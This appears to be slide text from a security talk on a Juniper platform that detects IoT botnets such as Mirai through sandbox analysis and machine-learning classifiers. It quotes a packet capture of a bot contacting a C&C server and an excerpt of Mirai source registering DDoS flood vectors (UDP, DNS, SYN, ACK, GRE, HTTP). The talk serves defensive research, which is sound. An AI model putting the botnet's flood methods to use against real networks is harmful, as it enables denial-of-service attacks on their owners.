
Compromised host connects to the C&C Server to inform about successful exploitation.



```
 49 51.335173   10.10.10.12   51.79.70.163   TCP   74 52592→64537 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294922358 TSecr=0 WS=32
 50 51.335354   51.79.70.163  10.10.10.12    TCP   74 64537→52592 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=267185248 TSecr=429
 51 51.337042   10.10.10.12   51.79.70.163   TCP   66 52592→64537 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=4294922359 TSecr=267185248
 52 51.337579   10.10.10.12   51.79.70.163   TCP   70 52592→64537 [PSH, ACK] Seq=1 Ack=1 Win=29216 Len=4 TSval=4294922359 TSecr=267185248
 53 51.337675   51.79.70.163  10.10.10.12    TCP   66 64537→52592 [ACK] Seq=1 Ack=5 Win=28992 Len=0 TSval=267185249 TSecr=4294922359
 54 51.337933   10.10.10.12   51.79.70.163   TCP   67 52592→64537 [PSH, ACK] Seq=5 Ack=1 Win=29216 Len=1 TSval=4294922359 TSecr=267185249
 55 51.338005   51.79.70.163  10.10.10.12    TCP   66 64537→52592 [ACK] Seq=1 Ack=6 Win=28992 Len=0 TSval=267185249 TSecr=4294922359
 66 61.347395   10.10.10.12   51.79.70.163   TCP   68 52592→64537 [PSH, ACK] Seq=6 Ack=1 Win=29216 Len=2 TSval=4294924862 TSecr=267185249
 67 61.347667   51.79.70.163  10.10.10.12    TCP   66 64537→52592 [ACK] Seq=1 Ack=8 Win=28992 Len=0 TSval=267187751 TSecr=4294924862
100 121.407074  10.10.10.12   51.79.70.163   TCP   68 52592→64537 [PSH, ACK] Seq=8 Ack=1 Win=29216 Len=2 TSval=4294939876 TSecr=267187751
101 121.407410  51.79.70.163  10.10.10.12    TCP   66 64537→52592 [ACK] Seq=1 Ack=10 Win=28992 Len=0 TSval=267202766 TSecr=4294939876
```

# Stage 4: Using Botnet for DDoS attack

Distributed denial of service (DDoS) flood attacks.



```
BOOL attack_init(void)
{
    int i;

    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
        add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);

    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);

    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);

    //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);

    return TRUE;
}
```

Mirai Source Code

**Network patterns observed**:

1. UDP Flood: UDP packets flood random ports on a target.
2. DNS Attack: Spoofed UDP packets sent to target's DNS service.
3. Network Bandwidth Exhaustion: UDP packets sent to saturate target's network resources.
4. TCP SYN flood: TCP handshake not completed by not replying to target [SYN/ACK] response.
5. TCP ACK flood: Spoofed TCP packets sent to target.
6. STOMP flood: STOMP requests sent to target to saturate network resources.
7. HTTP GET/POST requests sent to consume target's web services.

# Observations: Summarized


- IoT bots show various network characteristics when executed successfully on the host:
  - Network scan on open ports.
  - Identical payloads across independent sessions.
  - Remote code execution on host with network protocols.
  - Malware pre-programmed activities related to C&C servers.
  - Dropped files network connections.
  - Network attack behavior.
- Injected malware performs various system level malicious activities on the host:
  - System services interruption.
  - System files modification.
  - System privileges alteration.
  - System start-up routine changes.

# Dynamic Behavior Analysis of Botnet Stages


# Juniper IoT Dynamic Analysis Platform

**A dynamic analysis platform is created where**:

1. Injected malware could be analyzed in a sandbox environment.
2. Network traffic could be analyzed to extract malicious activities.
3. Malware families with different CPU architecture could be analyzed.
4. Malware could not circumvent detection as well as analysis.



# Dynamic Analysis detection on Botnet Stages



Network scan on open ports

Connects to IPs and resets

Connects to non-standard ports

Identical payload found across independent sessions

Posts data

Remote code executed on host

Dropped files downloaded

DNS query to C&C server

C&C Server connections established

Multiple connections to destination

Network features analysis

Bot

Bot scans the network to discover hosts with open ports

Bot attempts remote code execution on host with open ports to inject malware

Host gets compromised after successful malware injection

Malware takes over the host by killing system services and obtaining admin privileges

Malware connects to the C&C Server to download malicious code on the host and register as a new bot

The C&C Server instructs all bots to attack on a target

Host features analysis

Self destructs after installation

High CPU usage

Gets system information

System files modified

System privileges altered

System services interrupted

System start-up modified

Downloads files

Spawns new process


*Next, assign weights to features.*

# Supplement Mining based detection

- Signature based detection:
  - Attack signatures are created with the information of known vulnerabilities.
  - High Accuracy rate for known attacks.
  - Cannot detect unknown attacks.
- Machine Learning based detection:
  - In Machine Learning supervised approach, network flow data is used in training phase.
  - Known malicious activities could be recognized with high accuracy and low false alarm rate.

# Integrating Machine Learning

# ML framework for Dynamic Analysis



Data collection

Data preprocessing

- Feature Engineering
- Vectorization

Sampling

Training Data

Test Data

Learning Algorithms


- Logistic Regression
- Support Vector Machine
- Decision Tree
- Random Forest
- kNeighbors
- AdaBoost
- GradientBoosting
- …

Model

Model Evaluation

- ROC, Recall, F1 score
- Accuracy, Precision

# Solution: Juniper IoT Dynamic Analysis Platform



# Efficacy Results

ML based Dynamic Analysis

# ML Classifications

**Performance Metric to evaluate Models:**

i. The model is learned by gradually incorporating easy to more complex samples and features into training.

ii. Initially, train the models on dataset with Host based features only.

iii. Improve model accuracy:

   i. Reduce Overfitting with cross-validation.

   ii. Interpret feature importance.


   iii. Fine tune algorithm parameters.

   iv. Treat missing and outlier values.


iv. Augment Network based features to the features-set and train models.

v. Similarly, perform feature selection on remaining features based on feature importance.

